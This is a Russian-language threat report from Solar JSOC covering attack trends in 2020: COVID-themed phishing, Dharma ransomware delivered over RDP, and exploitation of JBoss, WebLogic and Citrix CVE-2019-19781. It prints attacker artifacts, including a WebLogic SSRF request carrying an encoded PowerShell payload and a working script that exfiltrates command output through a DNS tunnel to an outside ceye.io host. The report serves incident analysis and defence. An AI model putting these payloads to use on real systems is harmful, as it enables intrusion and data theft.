Ключевые векторы атак за апрель-сентябрь 2020 года

Отчет Solar JSOC

rt-solar.ru

Ростелеком
Солар

Введение

За последние полгода активность киберпреступников значительно увеличилась. Уже ко второму кварталу они массово использовали тему коронавируса в фишинговых рассылках и уязвимости протокола удаленного рабочего стола, с помощью которого многие компании организовали дистанционную работу сотрудников.
Злоумышленники со средним уровнем квалификации (организованные кибергруппировки) не только эксплуатировали уже известные уязвимости, но и модифицировали стандартное, относительно несложное ВПО, создавая для него новые «оболочки». Продвинутые кибергруппировки (кибернаемники) также значительно доработали свой инструментарий в части обхода средств защиты.
Летом была выявлена новая кибергруппировка TinyScouts, которая отличается высоким уровнем технических навыков и вариабельностью сценариев атак.


Ниже представлен подробный отчет об основных инструментах и векторах атак, которые применяли злоумышленники с разным уровнем квалификации в апреле–сентябре 2020 года. Он составлен на основе данных, собранных и проанализированных экспертами центра мониторинга и реагирования на кибератаки Solar JSOC и отдела расследования киберинцидентов JSOC CERT компании «Ростелеком-Солар».

Общие тренды за последние полгода


Эксплуатация темы COVID-19

Во втором квартале 2020 года злоумышленники стали активнее эксплуатировать тему пандемии в атаках с использованием социальной инженерии. Как правило, вредоносные письма имитировали официальную рассылку с информацией о коронавирусе, что в период всеобщей паники и напряженности существенно повысило эффективность таких атак.

Причем хакеры задействовали не только массовые вирусы (шифровальщики, банковские трояны, RAT и т.д.), но также были случаи использования темы пандемии APT-группировками. Атаковали практически все отрасли и типы клиентов (от SMB до enterprise и госкорпораций).




Пример фишингового письма якобы от Центра по контролю и профилактике заболеваний США:



Шифровальщик Dharma и атаки на RDP

Пандемия спровоцировала массовый переход на удаленный режим работы (в основном по RDP). При этом времени и возможностей подготовить инфраструктуру к новым реалиям у большинства компаний не было. Это спровоцировало рост успешных атак на организации по двум векторам: brute-force атаки по RDP и взлом систем сотрудников с последующим проникновением в инфраструктуру.

Кроме того, в конце марта 2020 года на теневых форумах появилось объявление о продаже исходников шифровальщика Dharma за 2000 $. А уже в апреле и мае мы столкнулись с расследованиями инцидентов, в которых злоумышленник (и, судя по итогам расследования, это были несколько разных атакующих) проник в инфраструктуру жертвы, перебрав пароль от локальной учетной записи администратора по протоколу RDP.



После этого он решил обойти антивирус простым, но эффективным способом: запустил несколько десятков копий шифровальщика в разных оболочках. Большинство файлов были обнаружены и удалены антивирусом, но для успешного шифрования хватило одного незадетектированного сэмпла. Попытки злоумышленника обойти защиту видны в журналах антивируса:


Security Threat	Infected File/Object
TROJ_GEN.R002C0PFK20	1Install.exe
TSC_GENCLEAN	1BP.exe
TSC_GENCLEAN	1Install.exe
TROJ_GEN.R002C0PF320	1legion.exe
Ransom.MSIL.DHARMA.AB	1Long.exe
TROJ_GEN.R002C0DG120	1odin.exe
Ransom.Win32.CRYSIS.SM	1pgp.exe
TROJ_GEN.R044C0DFB20	1Ps.exe
Ransom.MSIL.DHARMA.AB	1Sobi.exe
Ransom.MSIL.DHARMA.TH	1Unik.exe
TROJ_GEN.R002C0DFN20	1Up.exe
TROJ_GEN.R002C0WFN20	1whoami.exe
TROJ_GEN.R002C0PF320	1appwiz.exe
TROJ_GEN.R002C0DFP20	1astro.exe
TROJ_GEN.R02DC0WG520	1dod.exe
TROJ_GEN.R02DC0WG520	1shmal.exe
TROJ_GEN.R02DC0WG420	1c2h5oh.exe
TROJ_GEN.R02DC0WG420	1hoh.exe

Данный факт позволяет предположить, что исходные коды Dharma кто-то все-таки купил и умело пользуется ими, накрывая шифровальщик различными обертками.

Использование легитимных сервисов

Сохранился тренд на использование находящихся в публичном поле эксплойтов для компрометации необновленных веб-сервисов. Причем многие эксплуатируемые уязвимости известны уже очень давно: ShellShock, например, до сих пор часто применяется при атаках на госсектор.

Аналогичные векторы встречаются в атаках на энергетику и ТЭК. Компании сферы e-commerce и кредитно-финансовые организации, напротив, хорошо выстраивают защиту собственных веб-приложений, поэтому с такими проблемами сталкиваются крайне редко.



В одном из расследований нам встретилось использование комбинации уязвимостей на JBoss Web Application Server.

В результате их эксплуатации злоумышленник поместил на сервер шелл (jcmd.war), а для передачи команд этому шеллу воспользовался SSRF-уязвимостью в WebLogic-сервере:


```
POST /uddiexplorer/SearchPublicRegistries.jsp? HTTP/1.1
Acccpt-Encoding: identity
Content-Length: 2612
X-Cnection: close
Content-Type: application/x-www-form-urlencoded
Host: .
Referer: .
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
X-Forwarded-For: 198.98.53.61

operator=http%3A%2F%2F172.18.14.15%3A8080%2Fjcmd%2Fjcmd.jsp%3Fjcmd%3Dpowershell.exe%2520-exe
AAIgB0ADcAcgBkAHAAagAuAGMAZQB5AGUALgBpAG8AIgAKACQAYwBtAGQAIAA9ACAAIgBHAGUAdAAtAEMAaABpAGwAZA
AKACQAcwBiACAAPQAgAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGAD
UAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBEAGUAZg
BzAHMAKQAKACQAZAB2AC4AVwByAGkAdABlACgAJAB2AGIALAAgADAALAAgACQAcwBiAC4ATABlAG4AZwB0AGgAKQAKAC
4AQwBvAG4AdgBlAHIAdABdADoAOgBUAG8AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGMAcwBiACkACgAkAGUAZQ
B0AEMAbwBuAHYAZQByAHQAZQByAF0AOgA6AFQAbwBTAHQAcgBpAG4AZwAoACQAZQBlACkAIAAiAHIAZQBwAGwAYQBjAG
ACkAJwAKACQAcgB0ACAAPQAgAGYAbwByAGUAYQBjAGgAIAAoACQAaQAgAGkAbgAgACQAZQBhACkAIAB7AFsAUwB5AHMA
IAAkAGkALgBpAG4AcwBlAHIAdAAoACQAaQAuAGwAZQBuAGcAdABoAC8AMgAsACcALgAnACkALAAgACQAdQBpAGQALAAg
ADcAMgAuADEAOAAuADUALgAxADEAIgAgAC0ARABuAHMATwBuAGwAeQAgAC0AUQB1AGkAYwBrAFQAaQBtAGUAbwB1AHQA
ubmit=Search
```


Команды представляли собой powershell-скрипты, которые выполняли на системе различные действия и отправляли команды по DNS-туннелю на легитимный сайт ceye.io, созданный ИБ-специалистами для тестирования корпоративных систем:

```
$flushdns = "ipconfig /flushdns"
$uid = "mtev"
$dom = "t7rdpj.ceye.io"
$cmd = "pwd"
[void](iex $flushdns)
$os = iex $cmd | Out-String
$sb = [System.Text.Encoding]::UTF8.GetBytes($os)
$ms = New-Object System.IO.MemoryStream
$ds = New-Object System.IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Compress)
$ds.Write($sb, 0, $sb.Length)
$ds.Dispose()
$csb = $ms.ToArray()
$ms.Dispose()
$ecs = [System.Convert]::ToBase64String($csb)
$ee = [System.Text.Encoding]::UTF8.GetBytes($ecs)
$ex = [System.BitConverter]::ToString($ee) -replace '[-]', ''
$ea = $ex -replace '[.+]' -split '(?<=\G.{120})(?!$)'
$rt = foreach ($i in $ea) {[System.String]::Format("{0}.{1}.{2}.{3}",[array]::IndexOf($ea,$i), $i.insert($i.length/2,'.'), $uid, $dom)}
foreach ($r in $rt) {Resolve-DnsName -name $r -Server "172.18.5.10" -DnsOnly -QuickTimeout -ErrorAction SilentlyContinue}
```

На сайте
в аккаунте
злоумышленника
появлялось нечто
подобное:



В итоге он смог получить
результат выполнения команды,
собрав фрагменты ответа
вручную или с помощью
скрипта.



Использование легитимных
сервисов опасно тем, что сильно
затрудняет процесс блокировки
связи вредоносов с внешним
миром. Хакеры обращаются
к «родному» для системы
ПО, а внедрение сторонних
продуктов минимально. В
итоге несанкционированное
присутствие злоумышленника
может долго оставаться
незамеченным.

Базовые атаки и типовые злоумышленники

Ниже приведены векторы атак, которые применяли организованные кибергруппировки с базовым набором инструментов. Как правило, они эксплуатируют системные проблемы в инфраструктуре жертвы, а их цель – несложная монетизация.

Они занимаются:

- ШИФРОВАНИЕМ серверов и рабочих станций
- МАЙНИНГОМ криптовалюты
- СОЗДАНИЕМ из полученных ресурсов БОТ-СЕТЕЙ для организации DDoS-атак или фишинговых рассылок
- ПЕРЕПРОДАЖЕЙ полученных доступов более профессиональным хакерам

Уязвимость в Citrix CVE-2019-19781

Уязвимость класса RCE, найденная в ПО Citrix NetScaler в конце 2019 года, стала одной из самых громких и легко эксплуатируемых за последнее время. После выхода новости и PoC в паблик сразу стал очевиден масштаб проблемы: десятки тысяч систем оказались уязвимы по всему миру.

Со своей стороны мы также фиксируем массовые атаки на организации кредитно-финансовой сферы, ТЭК, энергетики и промышленности. В частности, в одном из собственных расследований мы столкнулись с тем, что данная уязвимость стала точкой входа злоумышленника в инфраструктуру. Установив web shell на систему Citrix NetScaler, он смог сохранять доступ в течение семи месяцев.

Следы эксплуатации уязвимости CVE-2019-19781 выглядят так:


```
Line 37788: Xxx Xxx 00 0000 00:00:00,512,...b,d/drwxr-xr-x,65534,0,1601669,"/tmp/netscaler/portal/templates"
Line 37789: Xxx Xxx 00 0000 00:00:00,0,...b,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/8eRYfX7ueI (deleted)"
Line 37790: Xxx Xxx 00 0000 00:00:00,0,...b,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/shaif4xaish2usea0Eej.xml.ttc2 (deleted)"
Line 37801: Xxx Xxx 00 0000 00:00:00,0,...b,r/----------,0,0,1601682,"/tmp/netscaler/portal/templates/KSyZAcRi94.xml.ttc2 (deleted)"
Line 37802: Xxx Xxx 00 0000 00:00:00,0,...b,r/----------,0,0,1601683,"/tmp/netscaler/portal/templates/wj7CJiq4Er.xml.ttc2 (deleted)"
Line 37803: Xxx Xxx 00 0000 00:00:00,0,...b,r/----------,0,0,1601684,"/tmp/netscaler/portal/templates/SdByvIZNV8.xml.ttc2 (deleted)"
Line 192507: Tue Jan 14 2020 12:06:20,0,mac,r/----------,0,0,1601682,"/tmp/netscaler/portal/templates/KSyZAcRi94.xml.ttc2 (deleted)"
Line 192508: Tue Jan 14 2020 12:06:20,0,mac,r/----------,0,0,1601683,"/tmp/netscaler/portal/templates/wj7CJiq4Er.xml.ttc2 (deleted)"
Line 192509: Tue Jan 14 2020 12:06:20,0,mac,r/----------,0,0,1601684,"/tmp/netscaler/portal/templates/SdByvIZNV8.xml.ttc2 (deleted)"
Line 233090: Mon Jun 15 2020 07:17:43,0,.a..,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/8eRYfX7ueI (deleted)"
Line 233091: Mon Jun 15 2020 07:17:43,0,.a..,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/shaif4xaish2usea0Eej.xml.ttc2 (deleted)"
Line 233894: Mon Jun 15 2020 08:00:04,512,m.c.,d/drwxr-xr-x,65534,0,1601669,"/tmp/netscaler/portal/templates"
Line 233895: Mon Jun 15 2020 08:00:34,0,m.c.,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/8eRYfX7ueI (deleted)"
Line 233896: Mon Jun 15 2020 08:00:34,0,m.c.,r/----------,65534,0,1601670,"/tmp/netscaler/portal/templates/shaif4xaish2usea0Eej.xml.ttc2 (deleted)"
Line 366220: Wed Jul 29 2020 04:31:26,512,.a..,d/drwxr-xr-x,65534,0,1601669,"/tmp/netscaler/portal/templates"
```

Новая оболочка RTM

